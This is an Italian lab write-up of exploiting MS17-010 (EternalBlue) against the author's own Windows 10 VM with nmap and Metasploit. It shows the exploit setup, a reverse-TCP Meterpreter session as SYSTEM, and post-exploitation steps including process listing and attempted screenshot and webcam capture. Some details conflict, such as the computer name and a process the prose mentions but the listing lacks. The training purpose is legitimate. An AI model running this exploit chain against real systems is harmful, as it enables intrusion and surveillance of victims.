MS17-010 – EternalBlue e sessione Meterpreter

L'obiettivo di questa pratica è verificare, in un laboratorio controllato e composto da macchine virtuali di mia proprietà, la presenza della vulnerabilità MS17-010 su un sistema Windows e osservare l'esito dell'attività di test tramite Metasploit. Dopo l'ottenimento della sessione Meterpreter, ho raccolto informazioni di sistema e svolto verifiche aggiuntive previste dalla traccia.

Ho lavorato con Kali Linux come macchina di test e Windows 10 Pro come target. Entrambe le VM erano collegate alla stessa rete Internal Network di VirtualBox. Tutte le operazioni sono state svolte esclusivamente nell'ambiente di laboratorio.

Verifica dell'interfaccia di Kali



Indirizzo IP e stato dell'interfaccia eth0 di Kali

Per prima cosa ho controllato le interfacce di rete di Kali con 'ip a'. Dall'output ho verificato che l'interfaccia eth0 fosse attiva e che l'indirizzo assegnato fosse 192.168.50.100/24. Questo dato è importante per confermare la configurazione della rete di laboratorio.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.50.0/24
[sudo] password for kali:
Starting Nmap 7.991 ( https://nmap.org ) at 2026-11-04 14:15 -0500
Nmap scan report for pfSense.home.arpa (192.168.50.1)
Host is up (0.00079s latency).
MAC Address: 08:00:27:A4:C7:AF (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.102
Host is up (0.00042s latency).
MAC Address: 08:00:27:2E:D6:FC (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.100
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.43 seconds

┌──(kali㉿kali)-[~]
└─$
```

Host individuati nella rete 192.168.50.0/24

Ho eseguito una scansione di discovery con `sudo nmap -sn 192.168.50.0/24`. La scansione ha individuato gli host attivi nella subnet: 192.168.50.101, 192.168.50.102 e 192.168.50.100 (Kali). Ho identificato 192.168.50.102 come sistema Windows da esaminare.

Scansione delle porte del target

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 192.168.50.101 192.168.50.102
Starting Nmap 7.991 ( https://nmap.org ) at 2026-11-04 14:18 -0500
Nmap scan report for 192.168.50.102
Host is up (0.00055s latency).
Not shown: 982 closed tcp ports (reset)
PORT     STATE SERVICE
7/tcp    open  echo
9/tcp    open  discard
13/tcp   open  daytime
17/tcp   open  qotd
19/tcp   open  chargen
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1801/tcp open  msmq
2103/tcp open  zephyr-clt
2105/tcp open  eklogin
2107/tcp open  msmq-mgmt
3389/tcp open  ms-wbt-server
5432/tcp open  postgresql
8009/tcp open  ajp13
8080/tcp open  http-proxy
8443/tcp open  https-alt
MAC Address: 08:00:27:2E:D6:FC (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.991%E=4%D=11/4%OT=7%CT=1%CU=41741%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=6AEB84F6%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=104%TI=I%CI=I%TS=A
OS:)SEQ(SP=103%GCD=1%ISR=107%TI=I%CI=I%TS=A)SEQ(SP=103%GCD=1%ISR=10A%TI=I%C
OS:I=I%TS=A)SEQ(SP=103%GCD=1%ISR=10B%TI=I%CI=I%II=I%SS=S%TS=A)SEQ(SP=105%GC
OS:D=1%ISR=10B%TI=I%CI=I%TS=A)OPS(O1=M5B4NW8ST11%O2=M5B4NW8ST11%O3=M5B4NW8N
OS:NT11%O4=M5B4NW8ST11%O5=M5B4NW8ST11%O6=M5B4ST11)WIN(W1=2000%W2=2000%W3=20
OS:00%W4=2000%W5=2000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M5B4NW8NNS%CC=N%Q=
OS:)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=A
OS:R%O=%RD=B1C2A1A3%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=B1C2A1A3%Q=)
OS:T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=B1C2A1A3%Q=)T5(R=Y%DF=Y%T=80%W=0%
OS:S=Z%A=S+%F=AR%O=%RD=B1C2A1A3%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=B
OS:1C2A1A3%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=B1C2A1A3%Q=)U1(R=Y%D
OS:F=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=N)IE(R=Y%DF
OS:I=N%T=80%CD=Z)

Network Distance: 1 hop


OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (1 host up) scanned in 14.82 seconds

┌──(kali㉿kali)-[~]
└─$
```

Porte TCP rilevate sul target Windows

Successivamente ho eseguito una scansione più approfondita del target 192.168.50.102. Nmap ha riportato diverse porte TCP aperte, tra cui 80 (HTTP), 135, 139, 445 (SMB), 3389 e altre. La porta 445/SMB è particolarmente rilevante per la verifica di MS17-010.

Verifica mirata di MS17-010



Esito dello script Nmap: MS17-010 rilevata

Ho quindi utilizzato lo script NSE di Nmap `smb-vuln-ms17-010` sulla porta 445. Il risultato ha segnalato il target come VULNERABLE e ha riportato CVE-2017-0143, confermando la presenza della vulnerabilità SMBv1 associata a MS17-010. Il rischio indicato dallo script è HIGH.

Avvio della console e ricerca del modulo



Ricerca dei moduli MS17-010 in Metasploit

Ho avviato Metasploit con `msfconsole` e cercato i moduli relativi a MS17-010 con `search ms17-010`. La console ha mostrato il modulo exploit `exploit/windows/smb/ms17_010_eternalblue`, oltre a moduli ausiliari di verifica e ad altri moduli correlati.

Selezione del modulo e lettura delle opzioni

```
msf > search ms17-010

Matching Modules
================

   #   Full Name                                      Disclosure Date  Rank     Check  Name
   -   ---------                                      ---------------  ----     -----  ----
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remo
te Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/Etern
alSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                         .                .        .      .
   12    \_ target: PowerShell                        .                .        .      .
   13    \_ target: Native upload                     .                .        .      .
   14    \_ target: MOF upload                        .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   16    \_ AKA: ETERNALROMANCE                       .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   18    \_ AKA: ETERNALBLUE                          .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/Etern
alSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   21    \_ AKA: ETERNALROMANCE                       .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   23    \_ AKA: ETERNALBLUE                          .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010             .                normal   Yes    MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                         .                .        .      .
   26    \_ AKA: ETERNALBLUE                          .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code
Execution
   28    \_ target: Execute payload (x64)             .                .        .      .
   29    \_ target: Neutralize implant                .                .        .      .


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf >
```

Opzioni del modulo EternalBlue e del payload

Ho selezionato il modulo con `use 0` e visualizzato le opzioni tramite `show options`. Ho verificato i parametri richiesti: RHOSTS (host target), RPORT (445), e le opzioni del payload reverse TCP. Il listener è stato configurato sull'indirizzo di Kali 192.168.50.100 e sulla porta 4444.

Impostazione dell'indirizzo target

```
msf > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp
                                             loit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects
                                              Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 targe
                                             t machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Win
                                             dows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target ma
                                             chines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Serve
                                             r 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target




View the full module info with the info, or info -d command.

msf exploit(windows/smb/ms17_010_eternalblue) >
```

RHOSTS impostato e opzioni visualizzate

Ho impostato RHOSTS su 192.168.50.102 con `set RHOSTS 192.168.50.102`. In un primo momento ho digitato `OPTIONS` per errore; Metasploit ha restituito un messaggio di comando sconosciuto. Ho corretto inserendo `options`, che ha mostrato correttamente la configurazione.


Verifica preliminare con check



Esito del controllo preliminare


Prima di avviare l'exploit ho eseguito `check`. Il modulo ha interrogato il target e ha restituito che l'host era probabilmente vulnerabile a MS17-010 e identificato come Windows 10 Pro 10240 x64. Il controllo è terminato indicando che il target è vulnerabile.

Primo tentativo e adeguamento del target



Primo tentativo: exploit completato ma nessuna sessione creata

Il primo tentativo di `exploit` non ha creato una sessione: l'output riportava un timeout durante la lettura dal socket. Ho quindi consultato `show targets` e verificato le opzioni del modulo. In base al fingerprint Windows 10 Pro, ho impostato `TARGET 7` (Windows 10 Pro) prima di riprovare.



Elenco dei target supportati dal modulo

Dopo aver consultato l'elenco, ho selezionato il target 7, corrispondente a Windows 10 Pro, e controllato nuovamente le opzioni.

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.50.102   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp
                                             loit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects
                                              Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 targe
                                             t machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Win
                                             dows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target ma
                                             chines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Serve
                                             r 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf exploit(windows/smb/ms17_010_eternalblue) >
```

Esecuzione riuscita dell'exploit

```
msf exploit(windows/smb/ms17_010_eternalblue) > set TARGET 7
TARGET => 7
msf exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.50.102   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp
                                             loit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects
                                              Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 targe
                                             t machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Win
                                             dows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target ma
                                             chines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Serve
                                             r 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   7   Windows 10 Pro



View the full module info with the info, or info -d command.

msf exploit(windows/smb/ms17_010_eternalblue) >
```

Sessione Meterpreter ottenuta

Con il target corretto ho eseguito nuovamente `exploit`. Metasploit ha avviato il reverse TCP handler su 192.168.50.100:4444, verificato ancora la vulnerabilità e

inviato lo stage al sistema Windows. L'output ha confermato la creazione della sessione Meterpreter (sessione 1), con connessione dal target 192.168.50.102.

Attività nella sessione Meterpreter

Informazioni sul sistema compromesso (sysinfo)

```
meterpreter > sysinfo
Computer        : DESKTOP-9K104BT
OS              : Windows 10 (10.0 Build 10240).
Architecture    : x64
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

Informazioni di sistema raccolte tramite Meterpreter

Una volta entrata nella sessione `meterpreter >`, ho eseguito `sysinfo`. Ho verificato che il sistema remoto fosse DESKTOP-9K104BT, Windows 10 (build 10240), architettura x64, lingua di sistema it-IT e dominio WORKGROUP. Il risultato conferma che la sessione era sul target previsto.

Tentativo di screenshot

```
meterpreter > screenshot
[-] Error running command screenshot: Rex::RuntimeError Current session was spawned by a service on Windows 8+. No d
esktops are available to screenshot.
meterpreter >
```

Errore del comando screenshot

Ho provato il comando `screenshot` per acquisire un'immagine del desktop attraverso Meterpreter. Il comando non è riuscito: il messaggio indicava che la sessione era stata avviata da un servizio su Windows 8 o successivo e che non erano disponibili desktop per lo screenshot. Ho documentato il limite invece di dichiarare un'acquisizione riuscita.

Enumerazione dei processi

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 240   556   svchost.exe        x64   0        NT AUTHORITY\SERVIZIO LOCALE
 272   4     smss.exe           x64   0
 360   352   csrss.exe
 440   352   wininit.exe        x64   0
 460   432   csrss.exe
 516   432   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 556   440   services.exe       x64   0
 580   440   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 628   556   VBoxService.exe    x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\VBoxService.exe
 656   556   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 684   556   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 716   556   svchost.exe        x64   0        NT AUTHORITY\SERVIZIO DI RETE
 832   516   dwm.exe            x64   1        Window Manager\DWM-1          C:\Windows\System32\dwm.exe
 904   556   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 916   556   svchost.exe        x64   0        NT AUTHORITY\SERVIZIO DI RETE
 956   556   svchost.exe        x64   0        NT AUTHORITY\SERVIZIO LOCALE
 1080  556   svchost.exe        x64   0        NT AUTHORITY\SERVIZIO LOCALE
 1160  556   mqsvc.exe          x64   0        NT AUTHORITY\SERVIZIO DI RETE
 1260  556   pg_ctl.exe         x64   0        NT AUTHORITY\SERVIZIO DI RETE
 1328  556   WmiSelfHealingSvc.  x64   0        NT AUTHORITY\SYSTEM
             exe
 1336  556   WmiSvc.exe         x64   0        NT AUTHORITY\SYSTEM
 1392  556   TCPSVCS.EXE        x64   0        NT AUTHORITY\SERVIZIO LOCALE
 1524  556   spoolsv.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1620  556   svchost.exe        x64   0        NT AUTHORITY\SERVIZIO LOCALE
 1692  556   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 1732  3360  VBoxTray.exe       x64   1        DESKTOP-9K1O4BT\user          C:\Windows\System32\VBoxTray.exe
 1800  656   SearchUI.exe       x64   1        DESKTOP-9K1O4BT\user          C:\Windows\SystemApps\Microsoft.Win
                                                                            dows.Cortana_cw5n1h2txyewy\SearchUI
                                                                            .exe
 2016  556   svchost.exe        x64   0        NT AUTHORITY\SERVIZIO LOCALE
 2176  556   snmp.exe           x64   0        NT AUTHORITY\SYSTEM
 2224  556   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 2308  556   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 2316  556   tomcat7.exe        x64   0        NT AUTHORITY\SYSTEM           C:\tomcat7\bin\tomcat7.exe
 2356  2316  conhost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
 2364  1260  postgres.exe       x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Program Files\PostgreSQL\9.2\bin
                                                                            \postgres.exe
 2380  2364  conhost.exe        x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Windows\System32\conhost.exe
 2508  2364  postgres.exe       x64   0        NT AUTHORITY\SERVIZIO DI RETE C:\Program Files\PostgreSQL\9.2\bin
                                                                            \postgres.exe
```

Elenco dei processi Windows

Ho eseguito `ps` per visualizzare i processi attivi. L'elenco mostrava processi di sistema, servizi Windows e processi appartenenti all'utente della macchina virtuale, tra cui explorer.exe, svchost.exe e altri. Questa verifica è stata utile per osservare i processi presenti sul sistema remoto.


Identificazione dell'utente e privilegi

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : DESKTOP-9K1O4BT
OS              : Windows 10 (10.0 Build 10240).
Architecture    : x64
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

Identità della sessione con privilegi SYSTEM

Con getuid ho verificato che Meterpreter operasse come `NT AUTHORITY\SYSTEM. Ho poi eseguito getprivs, che ha mostrato privilegi abilitati quali SeImpersonatePrivilege, SeDebugPrivilege e altri. Questo risultato conferma che la sessione disponeva di privilegi elevati.


Verifica della presenza di webcam



Nessuna webcam rilevata

Ho eseguito webcam_list. Meterpreter ha restituito `No webcams were found`, quindi non è stata rilevata una webcam disponibile nella macchina virtuale Windows. Non è stato possibile effettuare acquisizioni tramite webcam.

